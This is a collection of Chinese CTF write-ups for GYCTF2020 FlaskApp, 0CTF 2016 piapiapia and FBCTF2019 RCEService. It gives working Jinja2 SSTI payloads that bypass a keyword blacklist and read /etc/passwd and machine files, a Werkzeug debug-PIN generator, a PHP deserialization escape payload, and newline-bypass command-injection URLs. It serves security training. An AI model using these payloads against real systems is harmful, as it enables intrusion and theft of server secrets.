

[GYCTF2020]FlaskApp

[\[GYCTF2020\]FlaskApp_eyugzm9yigmgaw4gw10ux19jbgfzc19fil9fymfzzv9fil9fc3-CSDN博客](#)

[记一次Flask模板注入学习 [GYCTF2020\]FlaskApp - seven昔年 - 博客园 \(cnblogs.com\)](#)]

[\[GYCTF2020\]FlaskApp-CSDN博客](#)

题目包含加密和解密两个过程：

加密 解密 提示

简单的小程序 - base64 加密



BASE64加密

提交

SSTI模板注入过waf

尝试{{7*7}}回显：no no no !! 被 waf 了

no no no !!

但是{{7+7}}没有被 waf

结果： 14

查看根目录被waf了：

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('ls
/').read()")}}{% endif %}{% endfor %}
```

1. `{% for c in [].__class__.__base__.__subclasses__() %}`：这是一个 Jinja2 模板语法，表示在 Python 中，遍历空列表的元类的所有子类。

2. `{% if c.__name__=='catch_warnings' %}`：这个条件语句检查当前遍历到的类是否为 `catch_warnings` 类。
3. `{{ c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('ls /').read()") }}`：如果当前遍历到的类是 `catch_warnings` 类，那么就执行这段代码。它的作用是利用 `catch_warnings` 类的 `__init__` 方法的全局变量中的 `__builtins__`，并从中调用 `eval()` 函数执行恶意代码。在这里，恶意代码是通过 Python 的 `os` 模块执行系统命令 `ls /` 来列出根目录下的文件。

读取源码app.py:

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__[ '__builtins__' ].open('app.py','r').read() }}{% endif %}{%
endfor %}
```

得到black_list:

```
结果： from flask import Flask,render_template_string from flask import render_template,request,flash,redirect,url_for from flask_wtf import FlaskForm from wtforms import
StringField, SubmitField from wtforms.validators import DataRequired from flask_bootstrap import Bootstrap import base64 app = Flask(__name__)
app.config[&#39;SECRET_KEY&#39;] = &#39;s_e_c_r_e_t_k_e_y&#39;; bootstrap = Bootstrap(app) class NameForm(FlaskForm): text = StringField(&#39;BASE64加密
&#39;,validators=[DataRequired()]) submit = SubmitField(&#39;提交&#39;) class NameForm1(FlaskForm): text = StringField(&#39;BASE64解密&#39;,validators=
[DataRequired()]) submit = SubmitField(&#39;提交&#39;) def waf(str): black_list =
[&#34;flag&#34;,&#34;os&#34;,&#34;system&#34;,&#34;popen&#34;,&#34;import&#34;,&#34;eval&#34;,&#34;chr&#34;,&#34;request&#34;,
&#34;subprocess&#34;,&#34;commands&#34;,&#34;socket&#34;,&#34;hex&#34;,&#34;base64&#34;,&#34;"&#34;,&#34;?&#34;] for x in black_list: if x in str.lower(): return 1
@app.route(&#39;/hint&#39;,methods=[&#39;GET&#39;]) def hint(): txt = &#34;失败乃成功之母!! &#34; return render_template(&#34;hint.html&#34;,txt = txt)
@app.route(&#39;/&#39;,methods=[&#39;POST&#39;,&#39;GET&#39;]) def encode(): if request.values.get(&#39;text&#39;): text = request.values.get(&#34;text&#34;); text_decode = base64.b64encode(text.encode()) tmp = &#34;结果 :{0}&#34;.format(str(text_decode.decode())) res = render_template_string(tmp) flash(tmp) return
redirect(url_for(&#39;encode&#39;)) else : text = &#34;&#34; form = NameForm(text) return render_template(&#34;index.html&#34;,form = form ,method = &#34;加密&#34; ,img =
&#34;flask.png&#34;) @app.route(&#39;/decode&#39;,methods=[&#39;POST&#39;,&#39;GET&#39;]) def decode(): if request.values.get(&#39;text&#39;): text =
request.values.get(&#34;text&#34;); text_decode = base64.b64decode(text.encode()) tmp = &#34;结果 :{0}&#34;.format(text_decode.decode()) if waf(tmp): flash(&#34;no no no
!!&#34;) return redirect(url_for(&#39;decode&#39;)) res = render_template_string(tmp) flash( res ) return redirect(url_for(&#39;decode&#39;)) else : text = &#34;&#34; form =
NameForm1(text) return render_template(&#34;index.html&#34;,form = form ,method = &#34;解密&#34; , img = &#34;flask1.png&#34;)
@app.route(&#39;/&#39;,&#39;name&#39;,&#39;methods=[&#39;GET&#39;]) def not_found(name): return render_template(&#34;404.html&#34;,name = name) if __name__ ==
&#39;__main__&#39;: app.run(host=&#34;0.0.0.0&#34;, port=5000, debug=True)
```

整理得到:

```
def waf(str):
black_list = ["flag","os","system","popen","import","eval","chr","request",
"subprocess","commands","socket","hex","base64","*","?"]
for x in black_list :
if x in str.lower() :
return 1
```

使用字符串拼接绕过: `import = imp + ort` `os = o + s`

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{ c.__init__.__globals__[ '__builtins__' ]
['__imp__+__ort__']('o'+s').listdir('/') }}{% endif %}{% endfor %}
```

```
结果： [&#39;bin&#39;,&#39;boot&#39;,&#39;dev&#39;,&#39;etc&#39;,&#39;home&#39;,&#39;lib&#39;,&#39;lib64&#39;,&#39;media&#39;,&#39;mnt&#39;,
&#39;opt&#39;,&#39;proc&#39;,&#39;root&#39;,&#39;run&#39;,&#39;sbin&#39;,&#39;srv&#39;,&#39;sys&#39;,&#39;tmp&#39;,&#39;usr&#39;,&#39;var&#39;,
&#39;this_is_the_flag.txt&#39;,&#39;dockerenv&#39;,&#39;app&#39;]
```

读取this_is_the_flag.txt:

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__[ '__builtins__' ].open('/this_is_the_fl'+ 'ag.txt','r').read
() }}{% endif %}{% endfor %}
```

倒转输出

使用切片的形式，简单测试一下，使用[::-1]既可以倒序输出全部，这样就可以绕过过滤

```
type help, copyright, credits or license() for mor
>>> a = '123456'
>>> print(a[::-1])
654321
>>> print(a[0])
1
>>> print(a[-1])
6
>>> print(a[-6])
1
>>> |
```

payload2:

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__['__builtins__'].open('txt.galf_eht_si_siht/'[::-1],'r').r
ead()}}{% endif %}{% endfor %}
```

同样可以得到flag

Flask模板注入中debug模式下pin码的获取和利用

查看提示:

```
<!--这是消息闪现-->
<meta charset="UTF-8">
<title>Hint</title>
▼<div align="center">
  <h3>失败乃成功之母!! </h3>
  <!-- PIN ---> == $0
  
</div>
::after
</div>
```

其中解码有报错界面:

需要输入pin码

binascii.Error

binascii.Error: Incorrect padding

Traceback (most recent call last):

```
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 2463, in __call__
    return self.wsgi_app(environ, start_response)
[console ready]
>>>
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 2449, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 1866, in handle_exception
    reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python3.7/site-packages/flask/_compat.py", line 39, in reraise
    raise value
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 2446, in wsgi_app
    response = self.full_dispatch_request()
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 1951, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 1820, in handle_user_exception
    reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python3.7/site-packages/flask/_compat.py", line 39, in reraise
    raise value
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 1949, in full_dispatch_request
    rv = self.dispatch_request()
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 1935, in dispatch_request
    return self.view_functions[rule.endpoint](**req.view_args)
File "/app/app.py", line 53, in decode
    text_decode = base64.b64decode(text.encode())
File "/usr/local/lib/python3.7/site-packages/base64.py", line 87, in b64decode
    return binascii.a2b_base64(s)
binascii.Error: Incorrect padding
```

Console Locked

The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.

PIN:

文件包含，PIN码生成

关于PIN码的相关资料请参考：[Flask debug 模式 PIN 码生成机制安全性研究笔记 - HacTF - 博客园 \(cnblogs.com\)](#)

得到PIN码需要六个信息，其中2和3易知

1. flask所登录的用户名
2. modname，一般是flask.app
3. getattr(app, "name", app.class.name)。一般为Flask
4. flask库下app.py的绝对路径。这个可以由报错信息看出
5. 当前网络的mac地址的十进制数。
6. 机器的id。

flask用户名可以通过读取/etc/passwd来知道

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__[ '__builtins__'].open('/etc/passwd','r').read() }}{% endif
%}{% endfor %}
```

得到用户名为flaskweb:

```
结果： root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/sbin:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:nonexistent:/usr/sbin/nologin flaskweb:x:1000:1000::/home/flaskweb:/bin/sh
```

app.py的绝对路径:

File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 1935, in dispatch_request

```
return self.view_functions[rule.endpoint](**req.view_args)
```

mac地址的十进制数:

首先要得到网卡 /sys/class/net/eth0/address

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__[ '__builtins__'].open('/sys/class/net/eth0/address','r').r
ead() }}{% endif %}{% endfor %}
```

mac地址

4e:5c:78:9a:9a:d7

结果： 4e:5c:78:9a:9a:d7

将：去掉

4e5c789a9ad7

在python中进行转化

```
print(int('4e5c789a9ad7',16))
```

得到

86159067355863

docker机器的id:

对于非docker机每一个机器都会有自己唯一的id，linux的id一般存放在/etc/machine-id或/proc/sys/kernel/random/boot_i，有的系统没有这两个文件。
对于docker机则读取/proc/self/cgroup，其中第一行的/docker/字符串后面的内容作为机器的id，

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__[ '__builtins__'].open('/proc/self/cgroup','r').read() }}{%
endif %}{% endfor %}
```

得到docker机器id，也就是1:name=systemd:/.../之后的字符串

```
结果： 12:perf_event:/kubepods.slice/kubepods-burstable.slice/kubepods-burstable-pod8e91e373_a989_4406_9b3d_c0d4f44810a3.slice/docker-
9247277d781fe82780ef2e5846dd4bac9ff626e399975af3b0742480e1164f03.scope 11:freezer:/kubepods.slice/kubepods-burstable.slice/kubepods-burstable-
pod8e91e373_a989_4406_9b3d_c0d4f44810a3.slice/docker-9247277d781fe82780ef2e5846dd4bac9ff626e399975af3b0742480e1164f03.scope
10:hugetlb:/kubepods.slice/kubepods-burstable.slice/kubepods-burstable-pod8e91e373_a989_4406_9b3d_c0d4f44810a3.slice/docker-
9247277d781fe82780ef2e5846dd4bac9ff626e399975af3b0742480e1164f03.scope 9:devices:/kubepods.slice/kubepods-burstable.slice/kubepods-burstable-
pod8e91e373_a989_4406_9b3d_c0d4f44810a3.slice/docker-9247277d781fe82780ef2e5846dd4bac9ff626e399975af3b0742480e1164f03.scope
8:cpu,cpuacct:/kubepods.slice/kubepods-burstable.slice/kubepods-burstable-pod8e91e373_a989_4406_9b3d_c0d4f44810a3.slice/docker-
9247277d781fe82780ef2e5846dd4bac9ff626e399975af3b0742480e1164f03.scope 7:pids:/kubepods.slice/kubepods-burstable.slice/kubepods-burstable-
pod8e91e373_a989_4406_9b3d_c0d4f44810a3.slice/docker-9247277d781fe82780ef2e5846dd4bac9ff626e399975af3b0742480e1164f03.scope
6:memory:/kubepods.slice/kubepods-burstable.slice/kubepods-burstable-pod8e91e373_a989_4406_9b3d_c0d4f44810a3.slice/docker-
9247277d781fe82780ef2e5846dd4bac9ff626e399975af3b0742480e1164f03.scope 5:rdma:/kubepods.slice/kubepods-burstable.slice/kubepods-burstable-
pod8e91e373_a989_4406_9b3d_c0d4f44810a3.slice/docker-9247277d781fe82780ef2e5846dd4bac9ff626e399975af3b0742480e1164f03.scope
4:blkio:/kubepods.slice/kubepods-burstable.slice/kubepods-burstable-pod8e91e373_a989_4406_9b3d_c0d4f44810a3.slice/docker-
9247277d781fe82780ef2e5846dd4bac9ff626e399975af3b0742480e1164f03.scope 3:net_cls,net_prio:/kubepods.slice/kubepods-burstable.slice/kubepods-burstable-
pod8e91e373_a989_4406_9b3d_c0d4f44810a3.slice/docker-9247277d781fe82780ef2e5846dd4bac9ff626e399975af3b0742480e1164f03.scope
2:cpuset:/kubepods.slice/kubepods-burstable.slice/kubepods-burstable-pod8e91e373_a989_4406_9b3d_c0d4f44810a3.slice/docker-
9247277d781fe82780ef2e5846dd4bac9ff626e399975af3b0742480e1164f03.scope 1:name=systemd:/kubepods.slice/kubepods-burstable.slice/kubepods-burstable-
pod8e91e373_a989_4406_9b3d_c0d4f44810a3.slice/docker-9247277d781fe82780ef2e5846dd4bac9ff626e399975af3b0742480e1164f03.scope 0:/kubepods.slice/kubepods-
burstable.slice/kubepods-burstable-pod8e91e373_a989_4406_9b3d_c0d4f44810a3.slice/docker-
9247277d781fe82780ef2e5846dd4bac9ff626e399975af3b0742480e1164f03.scope
```

最后生成pin码:

```
import hashlib
from itertools import chain
probably_public_bits = [
    'flaskweb'# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
```

```

        '/usr/local/lib/python3.7/site-packages/flask/app.py' # getattr(mod,
        '__file__', None),
    ]
    •
    private_bits = [
        '2485377864455',# str(uuid.getnode()), /sys/class/net/ens33/address
        'ad4fc7650590f81ec6ab4e3a40f284a6b5a75454fcb50d6ee5347eba94a124c8'#
        get_machine_id(), /etc/machine-id
    ]
    •
    h = hashlib.md5()
    for bit in chain(probably_public_bits, private_bits):
        if not bit:
            continue
        if isinstance(bit, str):
            bit = bit.encode('utf-8')
        h.update(bit)
    h.update(b'cookiesalt')
    •
    cookie_name = '__wzd' + h.hexdigest()[:20]
    •
    num = None
    if num is None:
        h.update(b'pinsalt')
        num = ('%09d' % int(h.hexdigest(), 16))[:9]
    •
    rv =None
    if rv is None:
        for group_size in 5, 4, 3:
            if len(num) % group_size == 0:
                rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                               for x in range(0, len(num), group_size))
                break
            else:
                rv = num
    •
    print(rv)
    •


```

然后在报错的界面，点击窗口栏，输入PIN


```

File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 2463, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 2449, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 1866, in handle_exception
    reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python3.7/site-packages/flask/_compat.py", line 39, in reraise
    raise value
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 2446, in wsgi_app

```



输入PIN码



终端shell

```
response = self.handle_exception(e)
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 1866, in handle_exception
  reraise(exc_type, exc_value, tb)
[console ready]
>>>
```

得到flag

```
[console ready]
>>> import os
>>> os.popen("ls -l /").read()
'total 4\ndrwxrwxr-x    4 root root  51 Feb 26  2020 app\ndrwxr-xr-x  2
>>> os.popen("cat /this_is_the_flag.txt").read()
'flag{49fee6b7-d61f-4b25-b09a-7cb263d36904}\n'
>>>
```

[OCTF 2016]piapiapia

字符串绕过长度限制 反序列字符串化逃逸

直接打开是这样的界面，有登录界面，输入账号和密码：

随便输入显示错误： Invalid user name or password

访问www.zip得到源文件：

config.php: 得到flag

```
<?php
$config['hostname'] = '127.0.0.1';
$config['username'] = 'root';
$config['password'] = '';
$config['database'] = '';
$flag = '';
?>
```

index.php:

```
<?php
require_once('class.php');
if($_SESSION['username']) { //如果username存在则向客户端传一个报头
    header('Location: profile.php'); //用来重定向到profile.php页面
    exit; //当前index.php结束
}
if($_POST['username'] && $_POST['password']) { //判断账号和密码的格式是否正确
    $username = $_POST['username'];
    $password = $_POST['password'];

    if(strlen($username) < 3 or strlen($username) > 16) //长度不符合则结束
        die('Invalid user name');

    if(strlen($password) < 3 or strlen($password) > 16)
        die('Invalid password');

    if($user->login($username, $password)) { //调用class.php中user类的login方法，然后再用user的父类进行过滤
        $_SESSION['username'] = $username; //存一个username的session变量
        header('Location: profile.php');
        exit;
    }
    else {
        die('Invalid user name or password');
    }
}
else {
    ?>
```

profile.php:

```
<?php
require_once('class.php');
if($_SESSION['username'] == null) { //如果还没有登录则提示先登录。
    die('Login First');
}
$username = $_SESSION['username'];
$profile = $user->show_profile($username); //查找账户，并返回个人信息
if($profile == null) { //如果个人信息不存在，则到update.php页面
    header('Location: update.php');
}
else {
```



```

$profile = unserialize($profile); //如果个人信息存在，则对其进行反序列化，
$phone = $profile['phone'];
$email = $profile['email'];
$nickname = $profile['nickname'];
$photo = base64_encode(file_get_contents($profile['photo']));
//读取photo，也就是移动过后的图片，base64加密
//重点在于file_get_contents这个，我们可以用它来读取config.php从而拿到flag
?>

```

注意了，`file_get_contents`这个函数明显是突破口，但它读取的是photo，且\$profile反序列化了，那问题来了photo是哪的？怎么构造的？又该怎么把他变为config.php呢？先把这些问题放一放，因为第一步如果个人信息不存在，则会跳到update.php页面

update.php:

```

<?php
require_once('class.php');
if($_SESSION['username'] == null) { //如果账号为空则登录
    die('Login First');
}
if($_POST['phone'] && $_POST['email'] && $_POST['nickname'] &&
$_FILES['photo']) { //所有信息要存在

    $username = $_SESSION['username'];
    if(!preg_match('/^\d{11}$/', $_POST['phone'])) //匹配11次都要是数字，否则die
        die('Invalid phone');

    if(!preg_match('/^[a-zA-Z0-9]{1,10}@[a-zA-Z0-9]{1,10}\.[a-zA-Z0-9]{1,10}$/', $_POST['email'])) //同样是匹配
        die('Invalid email');

    if(preg_match('/^[a-zA-Z0-9_]/', $_POST['nickname']) ||
strlen($_POST['nickname']) > 10) //匹配昵称，开头不是大小写字母或数字，且长度小于10则die，
    但是如果nickname是一个数组，则可以绕过字符串长度限制
        die('Invalid nickname');

    $file = $_FILES['photo'];
    if($file['size'] < 5 or $file['size'] > 1000000) //判断图片大小
        die('Photo size error');

    move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name'])); //
把上传的文件移动到新的位置，且文件名MD5加密
    $profile['phone'] = $_POST['phone'];
    $profile['email'] = $_POST['email'];
    $profile['nickname'] = $_POST['nickname'];
    $profile['photo'] = 'upload/' . md5($file['name']);

    $user->update_profile($username, serialize($profile)); //通过class.php更新
数据库中的信息，并且把profile数组序列化
    echo 'Update Profile Success!<a href="profile.php">Your Profile</a>';
}
else {
?>

```

可以看到photo不是我们可以控制的，但是在下面它对\$profile这个数组进行了序列化，那么是否可以通过构造序列化来使得photo等于config.php。

```
$profile['photo'] = 'upload/' . md5($file['name']);  
$user->update_profile($username, serialize($profile));
```

在profile.php中个人信息存在\$profile这个数组中，按顺序来序列化的话我们是否可以通过操作nickname来替换photo呢？

class.php:

这里我们看这两部分

```
public function update_profile($username, $new_profile) {  
    $username = parent::filter($username);  
    $new_profile = parent::filter($new_profile);  
  
    $where = "username = '$username'";  
    return parent::update($this->table, 'profile', $new_profile, $where);  
}  
public function __toString() {  
    return __class__;  
}
```

上面这部分就是update.php中，\$profile的由来

```
$user->update_profile($username, serialize($profile));
```

```
public function filter($string) {  
    $escape = array('\\', '\\\\');  
    $escape = '/' . implode('|', $escape) . '/';  
    $string = preg_replace($escape, '_', $string);  
  
    $safe = array('select', 'insert', 'update', 'delete', 'where');  
    $safe = '/' . implode('|', $safe) . '/i';//用|给上面的数组进行分割  
    return preg_replace($safe, 'hacker', $string);  
    //匹配到则进行替换，替换为hacker，如果where替换为hacker则会多一个字符，进行序列化的时候可能会造成自增逃逸。  
}  
public function __toString() {  
    return __class__;  
}  
}  
session_start();//会话开始  
$user = new user();//创建一个对象，然后其他的php文件就可以通过调用$user这个对象来调用此文件的方法  
$user->connect($config);//返回数据库信息
```

这部分就是对\$profile进行了过滤，也是反序列自增字符串逃逸的地方，当匹配到where时，会提换成hacker，会多出一个字符。

那么，nickname则可以传34个where，因为";s:5:"photo";s:10:"config.php";有34个字符：

```
nickname[]=where*n";}s:5:"photo";s:10:"config.php";}
```

```
<?php
$hack='where';
for ($i=0;$i<34;$i++){
    $hacker.=$hack;
}
echo $hacker;
?>
```

```
Content-Disposition: form-data; name="nickname[]"
```

wherewherewherewherewherewherewherewherewherewherewherewherewherewhere
wherewherewherewherewherewherewherewherewherewherewherewherewherewhere
wherewhere";}s:5:"photo";s:10:"config.php";}}

```
wherewherewherewherewherewherewherewherewherewherewherewherewhere  
wherewherewherewherewherewherewherewherewherewherewherewherewhere  
wherewhere";}s:5:"photo";s:10:"config.php";}}
```

[illegible]

解码得到:

Base64.us Base64 在线编码解码 (最好用的 Base64 在线工具)

Base64 | URLEncode | MD5 | TimeStamp

请输入要进行 Base64 编码或解码的字符

PD9waHAKJGNvbmZpZ1snaG9zG5hbwUuXSA9ICcxMjcuMC4wLjEnOwokY29uZmlnWydy1c2VybmFiZSddID0gJ3Jvb3QnOwokY29uZmlnWydyYXNzd29yZCddID0gJ3F3ZXJ0eXVpb3AnOwokY29uZmlnWydkYXRhYmFzZSddID0gJ2NoYWxsZW5nZXMnOwokZmxhZyA9ICdm bGFne2E2M2ZhZmZu4LTUxMTMTnDQwMS04YjZlTWYyZjZiN2I4YmJhMn0nOwo/Pgo=

(编码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果:

☐ 编/解码后自动全选

```
$config['hostname'] = '127.0.0.1';
$config['username'] = 'root';
$config['password'] = 'qwertyuiop';
$config['database'] = 'challenges';
$flag = 'flag{a63fa358-5113-4401-8b93-20c6c7b8bba2}';
?>
```

解码完毕。复制结果 生成固定链接

[FBCTF2019]RCEService

这个题目其实是有源码的：

```
<?php

putenv('PATH=/home/rceservice/jail');//改变或增加 环境变量 的内容，限制系统在执行命令时只在指定目录中查找可执行文件

if (isset($_REQUEST['cmd'])) { //检查是否存在名为 cmd 的请求参数
    $json = $_REQUEST['cmd']; //将请求参数 cmd 的值存储在 $json 变量

    if (!is_string($json)) { //如果 $json 不是字符串类型
        echo 'Hacking attempt detected<br/><br/>';
    } elseif (preg_match('/\^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-`|~\x7F]+).*$/ ', $json)) {
        //如果 $json 中包含任何 shell 命令（例如，alias、cd、exec 等）或特殊字符
        echo 'Hacking attempt detected<br/><br/>';
    } else {
        echo 'Attempting to run command:<br/>';
        $cmd = json_decode($json, true)['cmd'];
        //从 $json 中解码 JSON 字符串，并获取键名为 cmd 的值，存储在 $cmd 变量中。
        if ($cmd !== NULL) {
            //如果 $cmd 不为 NULL，则使用 system() 函数执行 $cmd 中指定的命令
            system($cmd);
        } else {
            echo 'Invalid input';
        }
        echo '<br/><br/>';
    }
}

?>
```

json格式参考：[json的几种标准格式_json格式-CSDN博客](#)

两种方法：

- 1.使用%0a换行符绕过。因为preg_match只匹配第一行。
- 2.回溯次数绕过

%0a换行符绕过

直接改url里面传入的参数

```
http://51fe169a-ce2c-40d8-9fa9-0c0acfa17e0f.node5.buuoj.cn:81/?cmd={%22cmd%22:%22%s%22}
```




`http://51fe169a-ce2c-40d8-9fa9-0c0acfa17e0f.node5.buuoj.cn:81/?cmd={%0a%22cmd%22:%22ls%20/%22%0a}`




找到flag的位置：

`http://3ba79781-e8cf-4c71-bb33-5aca1e7231fd.node5.buuoj.cn:81/?cmd={%0a%22cmd%22:%22ls%20/home/rceservice%22%0a}`




直接cat没有反应：

cat在这里仍然不能用。应该是环境变量配置被改变，所以需要使用/bin/cat调用命令



找到bin里面的cat：



`http://51fe169a-ce2c-40d8-9fa9-0c0acfa17e0f.node5.buuoj.cn:81/?cmd={%0a%22cmd%22:%22/bin/cat%20/home/rceservice/flag%22%0a}`



回溯次数绕过

